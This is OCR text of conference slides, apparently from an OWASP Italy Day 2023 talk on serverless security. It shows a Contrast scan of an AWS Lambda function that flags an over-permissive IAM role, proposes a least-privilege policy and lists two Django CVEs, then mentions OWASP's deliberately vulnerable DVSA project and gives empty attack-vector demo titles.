CodeSec by Contrast brings the fastest and most accurate scanner on the market right to developers for free. Up and running in less than 5 minutes.
START NOW FOR FREE


4ppsec — 4ppsec@TMELAMED-C02DX3Q2ML85 — -zsh — 142×51
]
4ppsec@TMELAMED-C02DX3Q2ML85:~
> contrast lambda --function-name cn-customer-dynamic-via-s3 --profile pycon --region us-east-1
✔ Fetching configuration and policies for Lambda Function "cn-customer-dynamic-via-s3"
✔ Sending Lambda Function scan request to Contrast
🚀 Scan requested successfully
✔ Scan Finished
----- Scan completed 40.83s -----
1
Critical | Least Privilege Violations The Attached Role arn:aws:iam::234681846983:role/cn-customer-dev-DynamicLambdaRole-NQNB9139T25Y has an over permissive policy that may violate the principle of least privilege. For more information on AWS least privilege: https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html#grant-least-privilege
Recommendation: Replace the existing policies with the following
[
{
"PolicyName": "LambdaExecutionPolicy",
"PolicyDocument": {
"Version": "2012-10-17",
"Statement": [
{
"Sid": "1",
"Effect": "Allow",
"Action": [
"logs:CreateLogGroup",
"logs:CreateLogStream",
"logs:PutLogEvents"
],
"Resource": [
"arn:aws:logs:us-east-1:234681846983:log-group:/aws/lambda/*:*:*"
]
},
{
"Sid": "3",
"Effect": "Allow",
"Action": [
"s3:GetObject"
],
"Resource": [
"*"
]
}
]
}
}
]
2
High | Vulnerable dependency Django:2.2.27 has 2 known CVEs
CVE-2022-28346, CVE-2022-28347
Contrast SECURITY


github.com/owasp/dvsa

@DVSAowasp

! NOT in PRODUCTION !

DVSA

DAMN VULNERABLE SERVERLESS APPLICATION




Thank you to our sponsors


OWASP 2023

ITALY DAY


Demo – Attack Vector: API



Demo – Attack Vector: API



Demo – Attack Vector Storage



Demo – Attack Vector Storage